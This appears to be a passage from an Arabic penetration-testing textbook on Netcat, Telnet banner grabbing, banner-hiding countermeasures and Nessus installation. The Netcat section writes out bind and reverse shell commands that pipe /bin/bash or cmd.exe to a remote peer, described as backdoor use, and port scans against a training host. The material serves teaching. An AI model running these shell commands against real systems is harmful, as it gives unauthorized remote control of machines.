يستخدم نيتكرافت في إعطاء تقرير عن نظام التشغيل على الموقع، خادم الويب، ومالك netblock جنبا إلى جنب مع، إن وجدت، عرض رسومي من الوقت منذ إعادة التشغيل الأخيرة لكل من أجهزة الكمبيوتر الحاملة للموقع.



NETCAT

المصدر : http://netcat.sourceforge.net

Netcat هي أداة مرنة ورائعة والتي كان يطلق عليها اسم "سكينة الجيش السويسري للمتسللين". إن أبسط تعريف لـ **Netcat** هو "أداة يمكنها القراءة والكتابة لمنافذ **TCP** و**UDP** او هذه الاداة لها القدرة على ارسال واستقبال البيانات عبر مقابس بروتوكولات **TCP** و**UDP** ". وتشير هذه الوظيفة المزدوجة لـ **Netcat** انه يعمل في كلا الوضعين: العميل والخادم. إذا كان هذا يبدو غريبا بالنسبة لك، يرجى القيام ببعض الأبحاث على خلفية هذه الأداة لأننا سوف تستخدم في كثير من الأحيان للغاية.

هذه الأداة صممت لتكون أداة '**back-end**' الموثوق بها التي يمكن استخدامها مباشرة أو بسهولة من قبل البرامج النصية والبرامج الأخرى.

<u>استخدامات الـ Netcat متعددة وخطيرة فتستطيع استعمالها لكثير من الأمور وفيما يلي بعض الميزات الرئيسية لها:</u>

- تدعيم الاتصالات الصادرة او الواردة، **TCP** أو **UDP**، من أو الى أي منفذ.
- خاصية الاتصال النفقي (**tunneling mode**)، الذي يسمح أيضا بالاتصال النفقي مثل اتصال من **UDP** الى **TCP**، مع إمكانية تحديد جميع معاملات شبكة الاتصال (**listening port/interface،source port/interface**)، والسماح للمضيف البعيد بالاتصال النفقي.
- خاصية فحص المنافذ المفتوحة في السيرفر بواسطة **randomizer**.
- خيارات متقدمة، مثل وضع إرسال المخزن {**buffered send-mode**} (سطر واحد كل N ثانية) و**hexdump** (**stderr** أو إلى ملف محدد) للبيانات المرسلة والمتلقاة.

بشكل افتراضي فإن الأداة **Netcat** لا تدعم الاتصال المشفر، ستجد في اللينكس أن الأداة تأتي بإسميين هما **nc** و**ncat** والأخير هي النسخة المطورة من الـ **nc** والتي تدعم الاتصال المشفر بـ**SSL** .

هذه الأداة متوفرة في نظام التشغيل كالي ولكن إذا لم تكن متوفرة فيمكن تثبيتها عن طريق كتابة السطر (**apt-get©install©netcat**) في الطرفية.

<u>استخداماته:</u>

1- فحص المنافذ المفتوحة في السيرفر

تستطيع أداة الـ **Netcat** فحص المنافذ المفتوحة بالسيرفر ولكن الـNmap أفضل وأسرع منها في ذلك، وللقيام بهذه العملية نستعمل الأمر التالي:

```
root@jana:~# nc -vv -z -w2 www.certifiedhacker.com 75-80
DNS fwd/rev mismatch: www.certifiedhacker.com != ns1.noyearlyfees.com
www.certifiedhacker.com [202.75.54.101] 80 (http) open
www.certifiedhacker.com [202.75.54.101] 79 (finger) : Connection timed out
www.certifiedhacker.com [202.75.54.101] 78 (?) : Connection timed out
www.certifiedhacker.com [202.75.54.101] 77 (rje) : Connection timed out
www.certifiedhacker.com [202.75.54.101] 76 (?) : Connection timed out
www.certifiedhacker.com [202.75.54.101] 75 (?) : Connection timed out
 sent 0, rcvd 0
root@jana:~#
```

أما بالنسبة للخيارات التي استخدمناها مع nc كالاتى:

(**-vv**) لجعل الأداة تعمل بشكل الـ **verbose mode** أي لرؤية ماذا يحدث.

(**-w**) لتحديد الـ **Time out** لكل اتصال وهنا حددناه ثانيتين.

(**-z**) تستعمل في عملية فحص المنافذ.

مثال على ذلك:

```
#nc©-vv©-w2©-z©202.75.54.101©1-100
```

لفحص أكثر من نطاق منافذ نستعمل الأمر

```
#nc©-vv©-w2©-z©202.75.54.101©1-100©400-500
```

2- الاتصال بالسيرفر من خلال منافذ TCP وUDP

الاتصال بمنفذ TCP/UDP يمكن أن تكون مفيدة في حالات عدة :

- لمعرفة ما إذا كان المنفذ مفتوح أو مغلق.
- لقراءة Banner من المنافذ

- للاتصال بخدمات الشبكة اتصال يدوياً

في المثال التالي نقوم بالاتصال بالخادم 202.75.54.101 21 من خلال المنفذ/البورت TCP رقم 21 الخاص بخدمة FTP كالاتى:

```
root@jana:~# nc -vn 202.75.54.101 21
(UNKNOWN) [202.75.54.101] 21 (ftp) open
220-Microsoft FTP Service
220 Welcome TO FTP Account
```

حيث استخدمنها هنا الخيار [**-n**] في عملية الاتصال وللخروج نضغط Ctrl+C.

في المثال التالي نقوم بالاتصال بالخادم 202.75.54.101 21 من خلال المنفذ/البورت TCP رقم 80 الخاص بخدمة HTTP ثم قمنا بإرسال الطلب HTTP HEAD لمعرفة راس صفحة html كالاتى:

```
root@jana:~# nc -vv -n 202.75.54.101 80
(UNKNOWN) [202.75.54.101] 80 (http) open
HEAD /HTTP/1.1
 sent 15, rcvd 0
root@jana:~#
```

3- الاستماع الى منافذ TCP وUDP والدردشة

الاستماع الى منافذ **TCP/UDP** باستخدام **Netcat** مفيد للشبكة لتصحيح تطبيقات العميل أو خلاف ذلك لتلقي اتصال من خلال الشبكة (اتصال **TCP/UDP**). نحاول الان تنفيذ محادثة بسيطة باستخدام **Netcat**. لتوضيح ذلك لنفرض مثلا المثال التالي:
اتفق كل من محمد واحمد على استخدام النت كات كأداة للدردشة في اوقات العمل وقاما بتحميلها محمد الذي يعمل على نظام لينكس وأحمد الذي يملك نظام ويندوز كل منهما قام بتحميل الاصدار المخصص لنظامه الآن سيقوم محمد بالتنصت على البورت **6666** بواسطة النت كات وانتظار الاتصال من أحمد طبعا قبل ذلك يجب عليه اخطار أحمد بعنوانه والذي هو **192.168.16.73** كما في الصورة التالية:

```
root@jana:~# nc -vlp 6666
listening on [any] 6666 ...
```

الخيارات:

(**-v**) تعني **verbose** وهي لإظهار التفاصيل.

(**-l**) تعني **listening** اي التنصت.

(**-p**) تعني **port** ويتبعها مباشرة رقم البورت المراد التنصت عليه.

الآن على أحمد الاتصال بجهاز محمد عبر البورت **6666** تقوم بتطبيق الامر التالي:

```
C:\nc111nt>nc 192.168.16.73 6666
```

الآن تم الاتصال بجهاز محمد الصورة التالية تظهر رسالة من النت كات لمحمد بأن الجهاز صاحب عنوان IP 192.168.16.72 قام بالاتصال به عبر البورت 6666:

```
root@jana:~# nc -vlp 6666
listening on [any] 6666 ...
192.168.16.72: inverse host lookup failed: Unknown server error : Connection tim
ed out
connect to [192.168.16.73] from (UNKNOWN) [192.168.16.72] 48039
```

يقوم محمد باختبار نجاح العملية ويرسل **hello ahmed, how are you** كما هو موضح:

```
root@jana:~# nc -vlp 6666
listening on [any] 6666 ...
192.168.16.72: inverse host lookup failed: Unknown server error : Connection tim
ed out
connect to [192.168.16.73] from (UNKNOWN) [192.168.16.72] 48039
hello Ahmed,How are you?
```

الصورة التالية من جهاز أحمد توضح حصوله على الرسالة الماضية:

```
C:\nc111nt>nc 192.168.16.73 6666
hello Ahmed,How are you?
```

وهكذا استطاع الاثنان حل مشكلة التواصل عبر استخدام Netcat.

4- استخدامه في نقل الملفات بين جهازك والسيرفر

من ميزات الـ Netcat أنها تستطيع نقل الملفات بين جهازين وللقيام بهذه العملية نطبق الأمر في الجهاز المرسل:

```
root@jana:~# nc -vlp 6666 > txt.txt
listening on [any] 6666 ...
```

حيث txt.txt هو الملف المراد ارساله. ونطبق الأمر في الجهاز المستقبل:

```
C:\nc111nt>nc 192.168.16.73 6666 < txt.txt
```

5- الاتصال عن بعد (Remote Administration with Netcat)

هنا سوف نجعل الـ Netcat تعمل كـ Backdoor. هذه أخطر استعمالات الـ Netcat لأنه يشكل خطورة على الجهاز والسيرفر بشكل عام. حيث تمتاز أداة الـ Netcat بخاصية ارسال البيانات الى برنامج معين مثل cmd.exe في ويندوز و /bin/bash في لينوكس مما يجعلك تستطيع تطبيق أوامر على السيرفر والتحكم به بشكل كامل يتم تنفيذ هذه الخاصية باستعمال الأمر.

لفهم عمل Netcat كـ Backdoor سنبدأ هذا المثال مع أحمد ومحمد، اثنين من الشخصيات الخيالية في محاولة للاتصال بأجهزة الكمبيوتر بعضهم البعض. يرجى الإحاطة علما بتكوينات شبكة الاتصال؛ أنها تلعب دوراً حاسما كما سترون قريبا.

- السيناريو الأول (Bind shell)

في السيناريو 1، يطلب محمد المساعدة من احمد ويسأله الاتصال بجهاز الكمبيوتر الخاص به وإصدار بعض الأوامر عن بعد. كما ترون، فان محمد لديه عنوان IP حقيقي على الشبكة (non-RFC 1918 address)ويرتبط مباشرة إلى الإنترنت. أحمد، ومع ذلك، هو وراء اتصالNAT أي ليس لديه عنوان IP حقيقي خاص به على الشبكة مثل محمد.

لاستكمال السيناريو، محمد يحتاج إلى ربط /bin/bash إلى منفذ TCP على جهازه وإبلاغ أحمد أي منفذ للاتصال كالاتى:

جهاز محمد (يملك عنوان IP حقيقي على الشبكة) سوف يقوم بمشاركة الطرفية الخاص به سواء cmd.exe إذا كان نظام تشغيله ويندوز و /bin/bash إذا كان نظام تشغيله لينكس. هنا نظام تشغيله هو لينكس.

```
root@jana:~# nc -lvvp 4444 -e /bin/bash
listening on [any] 4444 ...
```

الخيار e يعني execute في حال تم الاتصال بمحمد عبر البورت 6666 ستقوم النت كات بارسال /bin/bash الى المتصل.

جهاز احمد (يملك نظام التشغيل ويندوز، لا يملك عنوان IP حقيقي أي خلف nat وهو الذي سوف يقوم بالاتصال بجهاز محمد وأداء بعض الأوامر عليه)

```
C:\netcat-win32-1.12>nc 192.168.16.73 6666
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:0d:a3:a4
          inet addr:192.168.16.73  Bcast:192.168.16.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe0d:a3a4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:670631 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5508253 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:719067241 (685.7 MiB)  TX bytes:251298974 (239.6 MiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:18270 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18270 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1320770 (1.2 MiB)  TX bytes:1320770 (1.2 MiB)
```

نلاحظ اننا قمنا بالاتصال بجهاز محمد ثم قمنا بتنفيذ الامر ifconfig والذي يعطيك اعداد الشبكة على نظام التشغيل لينكس الخاص بمحمد وهذا يثبت اننا نستخدم الترمنال الخاص بجهاز محمد.

- **السيناريو الثاني (Reverse shell)**

السيناريو الثاني، مثل السيناريو الأول ولكن بطريقه عكسية حيث هنا من سوف يقوم بفتح الاتصال هو الجهاز الخاص بالمستخدم احمد لكي يقوم محمد بتنفيذ بعض الأوامر على جهازه. لكن المشكلة هنا ان احمد لا يملك عنوان **IP** حقيقي أي العنوان الخاص به خلف **NAT**.
هنا سوف يقوم احمد بفتح المنفذ ليتم الاتصال به فقط كالاتى:

```
C:/>nc©–vlp©6666
```

اما احمد سوف يقوم بالاتصال بمحمد واستخدام الطرفية الخاصة به لأنه هو من يملك عنوان IP حقيقي كالاتى:

```
#nc©-v©192.168.16.72©6666©-e©cmd.exe
```

ملخص للأوامر الخاصة ب Netcat كالاتى:

الأمر	الشرح
-c	استخدام "/bin/bash" لتنفيذ الأوامر عند اتمام الأتصال (هذا الاختيار موجود في لينكس فقط)
-e	تحديد أسم البرنامج الذي سينفذ عند نجاح الأتصال
-h	أظهار التعليمات لبرنامج Netcat
-i	تحديد الوقت بين كل عملية اتصال يقوم بها البرنامج "هذا الاختيار مفيد في حالة البحث عن المنافذ المتاحة "port scanner" "
-l	يصبح البرنامج في حالة انتظار الاتصال "server mode"
-n	يعتمد البرنامج على "IP" بدل أسم الموقع "domain"
-o	الملف المستخدم في حفظ البيانات المستقبلة.
-p	رقم المنفذ المستخدم
-r	استخدام قيم عشوائية لقيمة المنفذ
-q	عدد الثواني الانتظار قبل إغلاق الاتصال النشط , بعد استلام أشارة نهاية الملف "EOF".
-s	تحديد عنوان المصدر
-t	استخدام "TELNET negotiation" الخاصة برتوكول التلنت
-u	استخدام برتوكول UDP
-v	أظهار المزيد من المعلومات عن الاتصال , آذا اردت عرض جميع المعلومات قم بكتابة "-vv"
-z	يستخدم هذا الأمر في حالة البحث عن المنافذ المتاحة "Port scanning"

Ncat هي نسخة مطورة من الـ nc و التي تدعم الاتصال المشفر بـ SSL مثال كالاتى:

```
#nc©-v©192.168.16.72©6666©--ssl
```

TELNET

يعتبر **Telnet** بروتوكول من بروتوكولات **TCP/IP** للاتصال بأجهزة الكمبيوتر البعيدة، كما أنه تطبيق من تطبيقات **TCP/IP** يتم استخدامه في تشغيل برامج **Telnet** لكي يتم استخدام جهاز الكمبيوتر بطريقة فعالة كما لو كنت تجلس أمامه.

كيف يتم الاتصال؟

يتم الاتصال باستخدام تطبيق ال **Telnet** الموجود على (الجهاز المتصل) بالاتصال بتطبيق **Telnet** الموجود على (الجهاز الهدف) وعادة ما يكون **Telnet Daemon**. يبدأ الاتصال من تطبيق الوحدة التابعة (على جهاز الكمبيوتر المحلي المتصل) إلى البروتوكول (الموجود أيضا على جهاز الكمبيوتر المحلي المتصل) ثم ينتقل على شبكة الاتصال إلى بروتوكول **Telnet** (الموجود على جهاز الكمبيوتر البعيد) ثم إلى خدمة **Telnet** (على جهاز الكمبيوتر البعيد) وهو طبعا الجهاز الهدف. هنا يعمل تطبيق **Telnet** كبرنامج محاكاة، ويتم إرسال أية أوامر يقوم المتصل بكتابتها عبر الشبكة لكي يتم تنفيذها من قبل جهاز الكمبيوتر البعيد. علما أن الـ (Telnet Daemon) يستمع على المنفذ 23 في انتظار الاتصال به.

خدمات ال (Telnet)

1- يمكنك استخدام **Telnet**كمتصفح ويب لأي موقع، ولكنه سيعرض لك مصدر الصفحة حصريا أي ال **Source** للصفحة، وذلك لأن خدمة ال **Telnet** كانت تُستخدم عندما كانت مواقع الانترنت مجرد نصوص. هنا يمكننا قراءة راس الصفحة والحصول على بعض المعلومات المهمة في عالم القرصنة.

2- يمكن استخدام **Telnet** أيضا ك **FTP Client** فهو يعمل عمل **Gate FTP** تماما وذلك باستخدام أوامر يتم إدخالها من خلال ال**Telnet** .

3- يمكنك من خلال ال **Telnet** أيضا تصفح الإيميل **POP Mail** وقراءة رسائلك الواردة وارسال ما تريد من رسائل، وهذا طبعا إذا كان الإيميل من نوع **POP Mail.** طبعا يختلف عن ايميل الويب المستخدم حاليا مثل **Yahoo** و**Hotmail.** كما أن ل **Telnet** خدمات أخرى لا حاجة لذكرها هنا لأن معظمها أصبح قديما وربما عديم الفائدة نوعا ما.

تشغيل Telnet وضبط إعداداته:

يمكنك تشغيل **Telnet** من **Run** ←**Start** ← ثم نكتب **Telnet**.

C:\telnet©www.certifiedhacker.com©80

ثم نكتب GET /HTTP/1.1 كالاتي:

```
C:\Windows\system32\cmd.exe
          HTTP/1.1 403 Forbidden
Content-Length: 218
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 11 Aug 2012 09:57:07 GMT
Connection: close

<html><head><title>Error</title></head><body><head><title>Directory Listing D
ed</title></head>
            <body><h1>Directory Listing Denied</h1>This Virtual Director
oes not allow contents to be listed.</body></body></html>

Connection to host lost.
```

التدابير المضادة لـ BANNER GRABBING)(DISABLING OR CHANGING BANNERS

استخدام تقنيات **Banner Grabbing** من قبل المهاجمين لمعرفة معلومات حساسة مثل أنواع الأجهزة، أنظمة التشغيل، وإصدار التطبيق، إلخ المستخدمة من قبل الضحية. مع مساعدة المعلومات التي تم جمعها، فإن المهاجم يستغل الثغرات الأمنية التي لم يتم تحديثها من قبل تصحيحات الأمان(**security patches**) ، ومن ثم إطلاق هجماته. لذا، يمكن اعتماد بعض التدابير المضادة لحماية النظام الخاص بك ضد هجمات**Banner Grabbing** ، ويتم سردها على النحو التالي :

- Disabling or changing banners (تعطيل أو تغيير الافتات)
- Display false banners to misguide attackers (عرض شعارات كاذبة لتضليل المهاجمين)
- Turn off unnecessary services on the network host to limit information disclosure

  (إيقاف الخدمات الغير ضرورية على شبكة المضيف للحد من المعلومات التي يمكن الحصول عليها)
- IIS users can use these tools to disable or change banner information:

  (مستخدمي IIS يستخدموا هذه الأدوات التالية لتعطيل أو تغيير معلومات الشعار:

1- IIS Lockdown Tool (http://microsoft.com)

2- ServerMask (http://www.port80software.com)

- Apache 2.x with **mod_headers** module - use a directive in **httpd.conf** file to change banner information Header set Server "New Server Name"

  (أباتشي 2 مع الوحدة **mod_headers** تستخدم كتوجيه في ملف الاعداد **httpd.conf** لتغيير معلومات الشعار في راس الملقم.
- Alternatively, change the **ServerSignature** line to **ServerSignature Off** in the httpd.conf file.

  (تغير التوجيه **ServerSignature** الى الوضع **off** في ملف الاعداد **httpd.conf** الخاص بملقم الويب أباتشي.

إخفاء امتدادات الملفات من صفحات الويب (HIDING FILE EXTENSIONS FROM WEB PAGES)



ملحقات/امتداد الملف تقدم معلومات حول تكنولوجيا الملقم الأساسي؛ المهاجمين يمكنهم استخدام هذه المعلومات للبحث عن نقاط الضعف، وشن الهجمات. إخفاء ملحقات/امتداد الملفات هي ممارسة جيدة لإخفاء تقنية التوليد للصفحات الديناميكية. تغيير تعيينات التطبيق مثل **.asp** مع**.htm** أو**.foo**. وما إلى ذلك لإخفاء هوية الملقمات. مستخدمي الأباتشي (**Apache**) يمكنهم استخدام التوجيهات **mod_negotiation**. لإدارة ملحقات/امتدادات الملفات. مستخدمي IIS يستخدموا بعض الادوات مثل **Pagexchanger** لإدارة ملحقات/امتدادات الملفات.


3.5 فحص الثغرات SCAN FOR VULNERABILITY

الآن لدينا قائمة من عناوين IP والمنافذ المفتوحة والخدمات الموجودة على كل جهاز، حان الوقت فحص الأهداف للبحث عن نقاط الضعف. **Vulnerability** (نقاط الضعف) هي نقطة الضعف في تكوين النظام أو البرمجيات التي يمكن أن تستغل في كثير من الأحيان. نقاط الضعف يمكن أن يأتي في أشكال كثيرة ولكن في أغلب الأحيان ترتبط مع التصحيحات المفقودة(**missing patches**) . غالباً ما تحرر الشركات تصحيحات (**patches**) لإصلاح مشكلات معروفة أو ضعف. البرمجيات أو النظم التي لم يتم إصلاحها غالباً ما تحتاج إلى اختبار اختراق سريع لأن بعض نقاط الضعف تسمح بتنفيذ بعض التعليمات برمجية عن بعد. تنفيذ التعليمات البرمجية عن بعد بالتأكيد واحدة من الكؤوس المقدسة بالنسبة للهاكر.

تنفيذ التعليمات البرمجية (**Remote code execution**) عن بعد يسمح للمهاجمين أو مختبري الاختراق التحكم الكامل بالكمبيوتر البعيد كما لو كنت جالساً جسديا أمامه. هذا يشمل، ولكن لا يقتصر على، نسخ، تحرير، وحذف المستندات أو الملفات، وتثبيت برامج جديدة، وإجراء تغييرات أو تعطيل المنتجات الدفاعية مثل جدران الحماية وبرامج مكافحة الفيروسات، إعداد **key loggers** أو **backdoors**، واستخدام الكمبيوتر المكسور حديثا للهجوم على آلات جديدة. من المهم أن تفهم هذه الخطوة، كما سوف تصب نتائج الخطوة 3 حيث سنحاول استغلالها والحصول على حق الوصول إلى النظام. لفحص الأنظمة لنقاط الضعف، سنقوم باستخدام فاحص لنقاط الضعف (**vulnerability scanner**).

اختبار الضعف أيضا يساعدك في تأمين شبكة الاتصال الخاصة بك بواسطة تحديد الثغرات أو نقاط الضعف في إليه الأمن الحالي الخاص بك. يمكن أيضا استخدام هذا المفهوم نفسه من قبل المهاجمين بغية البحث عن نقاط الضعف في الشبكة المستهدفة. بمجرد العثور على أي من نقاط الضعف، فأنه يمكن استغلالها والحصول على الدخول إلى الشبكة المستهدفة. القراصنة الأخلاقي يمكن استخدام هذا المفهوم لتحديد نقاط الضعف الأمنية لأعمالهم التجارية المستهدفة وإصلاحها قبل بحث الأشرار عنها واستغلالها.

الفاحص عن نقاط الضعف يمكن العثور على نقاط الضعف(Vulnerability scanning can find the vulnerabilities in)



طوبولوجية الشبكة ونقاط الضعف في نظام التشغيل
المنافذ المفتوحة والخدمات التي تعمل
التطبيق وأخطاء إعداد الخدمات
ضعف التطبيق والخدمات

VULNERABILITY SCANNING TOOL: NESSUS

Nessus أداة عظيمة ومتاحة مجاناً (طالما كنت أحد المستخدمين المنزليين) ، يمكنك تحميلها من موقع الويب التالي:
http://www.tenable.com/products/nessus

Tenable, هي الشركة الصانعة لتطبيق **Nessus**، يسمح لك بتنزيل نسخة كاملة والحصول على المفتاح مجاناً. أما إذا كنت تنوي استخدام **Nessus** في بيئة الشركات، سوف تحتاج إلى الاشتراك للحصول على النسخة **Professional** بدلا من النسخة **Home**. نحن سوف تستخدم النسخة المنزلية لهذا الكتاب. قم بالتسجيل للحصول على مفتاح، وذلك عن طريق زيارة http://nessus.org/register أو البحث في الصفحة الرئيسية **Nessus**.

Nessus هو برنامج لفحص نقاط الضعف الذي يقوم بالبحث عن الأخطاء (**bugs**) في البرنامج. هذه الأداة تسمح باكتشاف طريقة محددة تنتهك أمن منتج البرمجيات. ويفصح عن الضعف، في مستويات مختلفة من التفصيل. مختلف الخطوات التي تتبعها هذه الأداة كالاتى:

1- جمع البيانات (**Date gathering**)
2- تحديد المضيف (**Define Host**)
3- فحص المنافذ (**port scan**)
4- اختيار المكونات الإضافية (**plug-in selection**)
5- الإبلاغ عن البيانات (**Reporting of data**)

للحصول على معلومات أكثر دقة وتفصيلا من المضيفين القائمين على نظام التشغيل ويندوز في دومين ويندوز، المستخدم يمكنه إنشاء مجموعة من الدومين وحساب له امتيازات الوصول إلى ملفات **registry** من بعيد. بعد الانتهاء من هذه المهمة، فانه يكون قادر ليس فقط الوصول إلى إعدادات ملفات **registry** الرئيسية ولكن أيضا إلى **service pack patch level**، الثغرات الأمنية في متصفح الويندوز **Internet Explorer**، والخدمات التي تعمل على المضيف. **Nessus** يعمل على نظام تشغيل يونيكس و يحتفظ بسجلات لكافة اختبارات نقاط الضعف المختلفة، ويقوم بالفحص الفعلي. ويضم قاعدة بيانات خاصة به وأساليب مصادقة أمنه(**authentication method**) ، حيث أن المستخدمين البعيدين الذين يستخدمون **Nessus** يمكن تسجيل الدخول، اعداد عملية فحص نقطا الضعف، وإرسالها في طريقها. هذا البرنامج يشمل **NASL** (**Nessus Attack Scripting Language**)، لغة مصممة لكتابة اختبارات الأمان.

فيما يلي بعض من الميزات المختلفة للتطبيق Nessus:

1- كل اختبار أمن (**security test**) يكتب كمكون إضافي منفصل (**separate plug-in**). بهذه الطريقة، فان المستخدم يمكنه بسهولة إضافة الاختبارات دون الاضطرار إلى قراءة التعليمات البرمجية لمحرك**Nessus** .

2- يتعرف على الخدمات بطريقه ذكيه. حيث أنه يفترض أن المضيف الهدف سوف يحترم أرقام المنافذ المعطاة له من قبل**IANA** .

3- نجد ان **Nessus** يتكون من جزأين: الخادم/الملقم، الذي يقوم بتنفيذ الهجوم، والعميل، الوجه الأمامية. يمكن تشغيل الملقم والعميل على أنظمة تشغيل مختلفة. هذا هو، حيث المستخدم يمكنه مراجعة الشبكة كاملة من حاسوبه الشخصي، بينما يقوم الخادم بهجماته من الإطار الرئيسي، والتي قد تكون موجودة في منطقة مختلفة.

تثبيت **Nessus** بسيط جداً. فإنه يعمل على جميع أنظمة التشغيل الرئيسية بما في ذلك لينكس، ويندوز، **OS X**، **FreeBSD** وأكثر. **Nessus** يعمل باستخدام هندسة عميل/ملقم، مما يسمح لك بان تملك عملاء متعددين، يمكنهم الاتصال بالملقم إذا كنت تريد. مجرد إعداد **Nessus**، فان الملقم يعمل بهدوء في الخلفية، ويمكنك التفاعل مع الخادم من خلال مستعرض الويب. وهناك العديد من البرامج التعليمية الجيدة على شبكة الإنترنت لتثبيت **Nessus** في كالي (أو أي نظام لينكس/ويندوز). وبصفة عامة، لتثبيت **Nessus**، تحتاج إلى إكمال الخطوات التالية:


1. تحميل التطبيق **Nessus** من موقع الويبhttp://www.tenable.com/products/nessus
2. التسجيل للحصول على مفتاح **HomeFeed** الغير تجاري على الموقع **Nessus** بتقديم عنوان البريد الإلكتروني الخاص بك. ثم يقوم طاقم **Nessus** بالرد عليك من خلال البريد الإلكتروني الخاص بك بارسال مفتاح للمنتج فريد التي يمكن استخدامه لتسجيل المنتج.
3. تثبيت التطبيق سواء في لينكس عن طريق **apt-get** او **rpm**، او في ويندوز باتباع **wizard** الخاص بعملية التثبيت.
4. إنشاء مستخدم **Nessus** للوصول إلى النظام.
5. إدخال مفتاح **HomeFeed** الخاص بك (أو **Professional**).
6. نستخدم متصفح الويب لاتصال بملقم/خادم **Nessus**.

تثبيت Nessus باتباع الخطوات السابقة في نظام التشغيل ويندوز

- نجد انه بعد تثبيت **Nessus** ينشا المجلدات التالية:

